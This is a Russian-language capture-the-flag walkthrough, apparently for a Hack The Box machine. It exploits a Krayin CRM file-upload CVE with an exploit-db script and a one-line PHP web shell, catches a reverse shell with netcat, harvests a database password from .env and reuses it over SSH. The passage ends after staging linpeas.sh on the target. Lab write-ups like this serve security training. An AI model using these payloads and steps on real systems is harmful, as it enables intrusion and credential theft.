
Через exploit-db находим эксплойт для Krayin CRM (CVE-2026-38526)

Скачиваем файл с эксплоитом и проверяем данные, которые нужно в него передать
Создаем PHP-шелл:
<?php system($_GET['cmd']); ?>

Запускаем эксплойт:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php


Запускаем listener: nc -lvp 12345. Вызываем шелл через браузер по пути, который выдал эксплойт

Получаем обратный шелл в терминал с запущенным nc:

Читаем .env изнутри системы и находим второй пароль: DB_PASSWORD=y27xb3ha!!74GbR
Логинимся по SSH:
ssh [email protected]
Итого: находим первый user-флаг!

Проверяем наличие wget:
Скачиваем файл linpeas.sh с официального репозитория на Github и открываем сервер для отправки файла на уязвимую машину:

Успешно получаем файл и запускаем linpeas.sh:







